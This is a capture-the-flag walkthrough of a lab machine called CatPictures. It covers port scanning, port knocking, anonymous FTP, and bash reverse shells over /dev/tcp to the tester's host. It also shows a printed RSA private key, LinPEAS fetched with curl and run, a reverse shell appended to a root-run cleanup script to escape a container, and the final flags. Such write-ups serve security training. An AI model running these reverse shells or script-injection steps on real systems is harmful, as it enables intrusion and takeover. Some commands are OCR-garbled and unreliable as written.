# **CatPictures**

Target IP: 10.10.34.176

Challenge link

### **Scanning**

```
(kali⊕kali)-[~]
  -$ <u>sudo</u> nmap -sS 10.10.34.176 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-02 12:03 EDT
Nmap scan report for 10.10.34.176
Host is up (0.031s latency).
Not shown: 65531 closed tcp ports (reset)
PORT
             STATE
                         SERVICE
             filtered ftp
21/tcp
22/tcp
             open
2375/tcp filtered docker
8080/tcp filtered http-proxy
Nmap done: 1 IP address (1 host up) scanned in 27.70 seconds
  —(kali⊕kali)-[~]
 -$ <u>sudo</u> nmap -sV -A 10.10.34.176 -p 21,22,2375,8080
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-02 12:04 EDT
Nmap scan report for 10.10.34.176
Host is up (0.039s latency).
PORT
                   SERVICE VERSION
          STATE
21/tcp
          filtered ftp
22/tcp
                            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
    2048 37436480d35a746281b7806b1a23d84a (RSA)
    256 53c682efd27733efc13d9c1513540eb2 (ECDSA)
    256 ba97c323d4f2cc082ce12b3006189541 (ED25519)
2375/tcp filtered docker
8080/tcp open
                   http
                            Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1d PHP/7.3.27)
|_http-title: Cat Pictures - Index page
http-server-header: Apache/2.4.46 (Unix) OpenSSL/1.1.1d PHP/7.3.27
  http-open-proxy: Potentially OPEN proxy.
 _Methods supported:CONNECTION
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 8080/tcp)
HOP RTT
             ADDRESS
    20.31 ms 10.14.0.1
    50.49 ms 10.10.34.176
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.81 seconds
```

```
(kali@kali)-[~]
$ whatweb 10.10.34.176:8080
http://10.10.34.176:8080 [200 OK] Apache[2.4.46], Cookies[phpbb3_6fb71_k,phpbb3_6fb71_sid,phpbb3_6
fb71_u], Country[RESERVED][ZZ], HTML5, HTTPServer[Unix][Apache/2.4.46 (Unix) OpenSSL/1.1.1d PHP/7.
3.27], HttpOnly[phpbb3_6fb71_k,phpbb3_6fb71_sid,phpbb3_6fb71_u], IP[10.10.34.176], JQuery[3.5.1],
OpenSSL[1.1.1d], PHP[7.3.27], PasswordField[password], Script, Title[Cat Pictures - Index page], U
ncommonHeaders[referrer-policy], X-Powered-By[PHP/7.3.27], X-UA-Compatible[IE=edge]
```

From the scans above, we get interesting information about the host:

```
21/tcp filtered ftp

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;

protocol 2.0)

2375/tcp filtered docker

8080/tcp open http Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1d

PHP/7.3.27)

|_http-title: Cat Pictures - Index page
|_http-server-header: Apache/2.4.46 (Unix) OpenSSL/1.1.1d PHP/7.3.27


| http-open-proxy: Potentially OPEN proxy.

|_Methods supported:CONNECTION
```

Looks like the HTTP application running on port 8080 is interesting.


### **Enumeration**

#### Port 8080: HTTP



Browsing to this port on browser leads us to the page above. It is a forum for cat pictures.

Post cat pictures here!



There is one user called user who is an admin. The interesting part of this page is the message Knock! Magic numbers: 1111, 2222, 3333, 4444.

```
____(kali⊛ kali)-[~]
$ knock 10.10.34.176 1111 2222 3333 4444
```

After knocking on the numbers 1111 2222 3333 4444, and performing an nmap scan, we get more ports that are open.

```
-(kali⊛kali)-[~]
 -$ <u>sudo</u> nmap -sC -sV 10.10.34.176 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-02 12:44 EDT
Nmap scan report for 10.10.34.176
Host is up (0.028s latency).
Not shown: 65530 closed tcp ports (reset)
PORT
         STATE
                  SERVICE
                               VERSION
21/tcp
                               vsftpd 3.0.3
                  ftp
         open
 ftp-syst:
    STAT:
  FTP server status:
       Connected to :: ffff:10.14.55.153
       Logged in as ftp
       TYPE: ASCII
       No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
       Data connections will be plain text
       At session startup, client count was 3
       vsFTPd 3.0.3 - secure, fast, stable
 End of status
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
               1 ftp ftp
                                         162 Apr 02 2021 note.txt
```

Now FTP is open! From the scan above, we can see this FTP application allows anonymous login and there is a text file called note.txt.

#### Port 21: FTP

```
| California | Cal
```

I logged in as anonymous and downloaded the note.txt on my machine.

```
(kali⊕ kali)-[~/Desktop/Lab-Resource/CatPictures1]
$ cat note.txt
In case I forget my password, I'm leaving a pointer to the internal shell service on the server.
Connect to port 4420, the password is sardinethecat.
- catlover
```

The note.txt file contains the information above. Looks like we have the credentials for the application running on port 4420; it is catlover:sardinethecat.

#### Port 4420: nvm-express

```
·(kali® kali)-[~/Desktop/Lab-Resource/CatPictures1]
 -$ nc 10.10.34.176 4420
INTERNAL SHELL SERVICE
please note: cd commands do not work at the moment, the developers are fixing it at the moment.
do not use ctrl-c
Please enter password:
sardinethecat
Password accepted
ls
bin
etc
home
lib
lib64
opt
tmp
usr
```

I connected to port 4420 using the password above, and I gained a connection to the remote host. Upon connecting, it mentions I cannot use cd to change directory; however, the other commands seem to work. I should be able to gain a reverse shell connection using bash -c <payload>.

## **Exploitation**

```
(kali@kali)-[~/Desktop/Lab-Resource/CatPictures1]
$ nc 10.10.34.176 4420
INTERNAL SHELL SERVICE
please note: cd commands do not work at the moment, the developers are fixing it at the moment.
do not use ctrl-c
Please enter password:
sardinethecat
Password accepted
bash -c '/bin/bash -i >6 /dev/tcp/10.14.55.153/8443 0>61'
```

To gain a foothold on the machine, I used the payload bash -c '/bin/bash -i >&

/dev/tcp/10.14.55.153/8443 0>&1'. Then I started a listener on my local machine on port 8443.

```
-(kali⊛kali)-[~]
└_$ nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.14.55.153] from (UNKNOWN) [10.10.34.176] 36664
bash: cannot set terminal process group (1614): Inappropriate ioctl for device
bash: no job control in this shell
I have no name!@cat-pictures:/# whoami
whoami
bash: whoami: command not found
I have no name!@cat-pictures:/#
I have no name!@cat-pictures:/# ls
ls
bin
etc
home
lib
lib64
opt
tmp
usr
I have no name!@cat-pictures:/# cd home
cd home
I have no name!@cat-pictures:/home# ls
ls
catlover
I have no name!@cat-pictures:/home#
```

And then I got a reverse shell connection back from the remote host! Now I am able to change directory too! We have a foothold now.

# **Privilege Escalation**

```
I have no name!@cat-pictures:/home/catlover# ls -lah ls -lah total 28K drwxr-xr-x 2 0 0 4.0K Apr 3 2021 . drwxr-xr-x 3 0 0 4.0K Apr 2 2021 .. -rwxr-xr-x 1 0 0 19K Apr 3 2021 runme I have no name!@cat-pictures:/home/catlover#
```

There is an interesting file called runme. However, it asks for password.

Using cat runme shows the strings in the execution file. There is an interesting string called rebecca.

```
♦ ♦♦ ♦ ♦♦ ♦ ♦♦"♦ = ♦0?0 ემიმ 0მიშ#0 08მის (9T|მ,I have no name!@cat-pictures:/home/catlover# ./runme
Please enter yout password: rebecca
Welcome, catlover! SSH key transfer queued!
I have no name!@cat-pictures:/home/catlover#
```

And the password rebecca worked!

```
Please enter yout password: rebecca
Welcome, catlover! SSH key transfer queued!
I have no name!@cat-pictures:/home/catlover# ls
ls
id_rsa
runme
I have no name!@cat-pictures:/home/catlover# cat id_rsa
cat id_rsa
     BEGIN RSA PRIVATE KEY-
MIIEogIBAAKCAQEAmI1dCzfMF4y+TG3QcyaN3B7pLVMzPqQ1fSQ2J9jKzYxWArW5
IWnCNvY8g0Zd0SWgD0DCj8m0ssL7SIIgkOuD10zM0cMBSCCwYlaN9F8zmz6UJX+k
jSmQqh7eqtXuAv0kadRoFlyog2kZ1Gb72zebR75UCBzCKv1z0DRx2zLgFyGu0k2u
xCa4zmBdm80X0gKbk5MTgM4/l8U3DFZgSg45v+2uM3aoqbhSNu/nXRNFyR/Wb10H
tzeTEJeqIrjbAwc0ZzPhISo6fuUVNH0pLQ0f/9B1ojI3/jhJ+zE6MB0m77iE07cr
lT5PuxlcjbItlEF9tjqudycnFRlGAKG6uU8/8wIDAQABAoIBAH1NyDo5p6tEUN8o
aErdRTKkNTWknHf8m27h+pW6TcKOXeu15o3ad8t7cHEUR0h0bkWFrGo8zbhpzcte
D2/Z85xGsWouufPL3fW4ULuEIziGK1utv7SvioMh/hXmyKymActny+NqUoQ2JSBB
QuhqgWJppE5RiO+U5ToqYccBv+1e2bO9P+agWe+3hpjWtiAUHEdorlJK9D+zpw8s
/+9CjpDzjXA45X2ikZ1AhWNLhPBnH3CpIgug8WIxY9fMbmU8BInA8M4LUvQq5A63
zvWWtuh5bTkj622QQc0Eq1bJ0bfUkQRD33sqRVUUBE9r+YvKxHAOrhkZHsvwWhK/
oylx3WECgYEAyFR+lUqnQs9BwrpS/A0SjbTToOPiCICzdjW9XPOxKy/+8Pvn7gLv
00j5NVv6c0zmHJRCG+wELOVSfRYv7z88V+mJ302Bhf6uuPd9Xu96d8Kr3+iMGoqp
tK7/3m4FjoiNCpZbQw9VHcZvkq1ET6qdzU+1I894YLVu258KeCVUqIMCgYEAwvHy
QTo6VdMOdoINzdcCCcrFCDcswYXxQ5SpI4qMpHniizoa3oQRHO5miPlAKNytw5PQ
zSKoIW47A0bP2twzVAH7d+PWRzqAGZXW8gsF6Ls48LxSJGzz8V191PjbcGQ070ro
Em8pQ+qCISxv3A8fKvG5E9xOspD0/3lsM/zGD9ECgYBOTgDAuFKS4dKRnCUt0qpK
68DBJfJHYo9DiJQBTlwVRoh/h+fLeChoTSDkQ5StFwTnbOg+Y83qAqVwsYiBGxWq
Q2YZ/ADB8KA50rwtrKwRPe3S8uI4ybS2JKVt01I+uY9v8P+xQcACiHs60TH3dfiC
tUJXwhQKsUCo5gzAk874owKBgC/xvTjZjztIWwg+WBLFzFSIMAkjOLinrnyGdUqu
aoSRDWxcb/tF08efwkvxsRvbmki9c97fpSYDrDM+k0Qsv9rrWeNUf4CpHJQuS9zf
ZSal1Q0v46vdt+kmqynTwnRTx2/xHf5apHV1mWd7PE+M0IeJR5Fg32H/UKH8ROZM
RpHhAoGAehljGmhge+i0EPtcok8zJe+qpcV2SkLRi7kJZ2LaR97QAmCCsH5SndzR
tDjVbkh5BX0cYtxDnfAF3ErDU15jP8+27pE05xQNYExxf1y7kxB6Mh9JYJlq0aDt
O4fvFElowV6MXVEMY/04fdnSWavh0D+IkyGRcY5myFHyhWvmFcQ=
     END RSA PRIVATE KEY-
I have no name!@cat-pictures:/home/catlover#
```

After running the script above with a valid password, we obtain the SSH key in a file called <u>id\_rsa</u>. Maybe we can now login using the key.

```
·(kali® kali)-[~/Desktop/Lab-Resource/CatPictures1]
 -$ ssh -i id_rsa catlover@10.10.34.176
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-142-generic x86_64)
* Documentation:
                  https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
                  https://ubuntu.com/advantage
* Support:
 System information as of Sun Jul 2 10:15:59 PDT 2023
 System load:
               0.08
                                  Users logged in:
                                                                  Ø
 Usage of /:
               37.3% of 19.56GB
                                  IP address for eth0:
                                                                  10.10.34.176
 Memory usage: 37%
                                  IP address for br-98674f8f20f9: 172.18.0.1
 Swap usage:
               0%
                                  IP address for docker0:
                                                                  172.17.0.1
               111
 Processes:
52 updates can be applied immediately.
25 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
Last login: Fri Jun 4 14:40:35 2021
llroot@7546fa2336d6:/# ls
bin
        boot etc
                    lib
                           media opt
                                               post-init.sh root
                                                                   sbin
                                                                         sys usr
bitnami dev
              home lib64
                           mnt
                                  post-init.d proc
                                                             run
                                                                   srv
                                                                         tmp
                                                                              var
root@7546fa2336d6:/# whoami
root
root@7546fa2336d6:/#
```

I saved the SSH from above on my computer, changed the permission to 400, and logged in with that key. Now it says we are root. It looks like we have landed in a docker machine because the previous files do not exist here.

```
root@7546fa2336d6:/tmp# wget http://10.14.55.153/linpeas_linux_amd64
bash: wget: command not found
root@7546fa2336d6:/tmp# curl -o priv http://10.14.55.153/linpeas_linux_amd64
            % Received % Xferd Average Speed Time
                                                     Time
 % Total
                                                              Time Current
                               Dload Upload
                                              Total
                                                     Spent
                                                              Left
                                                                    Speed
100 3147k 100 3147k
                      0
                            0 3182k
                                         0 --:--:-- 3182k
root@7546fa2336d6:/tmp# ls
priv
root@7546fa2336d6:/tmp# chmod +x priv
root@7546fa2336d6:/tmp# ./priv
```

I transferred and executed LinPeas from my machine to the target machine. It took a few minutes to run. Looks like we have to break out of the container.

```
root@7546fa2336d6:/opt/clean# cat clean.sh
#!/bin/bash
rm -rf /tmp/*
```

During my manual enumeration, I found a script called clean.sh. We have rwx permission over this file too, so we can put our reverse shell here.

I appened the reverse shell payload inside the clean.sh. The payload I used is  $\frac{-i}{\delta}$  /dev/tcp/10.14.55.153/8444 0>&1.

```
(kali@ kali) - [~/Desktop/Lab-Resource/CatPictures1]
$ nc -lvnp 8444
listening on [any] 8444 ...
connect to [10.14.55.153] from (UNKNOWN) [10.10.34.176] 53640
bash: cannot set terminal process group (10869): Inappropriate ioctl for device
bash: no job control in this shell
root@cat-pictures:~# whoami
whoami
root
root@cat-pictures:~# ls
ls
firewall
root.txt
root@cat-pictures:~#
```

I started a listener on port 8444 and got a connection back! Looks like we got root shell now.

### **Flags**

```
root@cat-pictures:/# find / -name "flag.txt" 2>/dev/null
find / -name "flag.txt" 2>/dev/null
find / -name "flag.txt" 2>/dev/null
/var/lib/docker/overlay2/7e0b8ac226fe33cb7fc89da143abe0afc48edaff94caea13fb9edfe03a347c48/merged/root/flag.txt
/var/lib/docker/overlay2/7e0b8ac226fe33cb7fc89da143abe0afc48edaff94caea13fb9edfe03a347c48/diff/root/flag.txt
root@cat-pictures:/# cat /var/lib/docker/overlay2/7e0b8ac226fe33cb7fc89da143abe0afc48edaff94caea13fb9edfe03a347c48/diff/root/flag.txt
7c48edaff94caea13fb9edfe03a347c48/diff/root/flag.txt
7cf90a0e7c5d25f1a827d3efe6fe4d0edd63cca9
root@cat-pictures:/#
```

The first flag. I had to search this file.

```
root@cat-pictures:~# cat root.txt
cat root.txt
Congrats!!!
Here is your flag:
4a98e43d78bab283938a06f38d2ca3a3c53f0476
```

The root.txt flag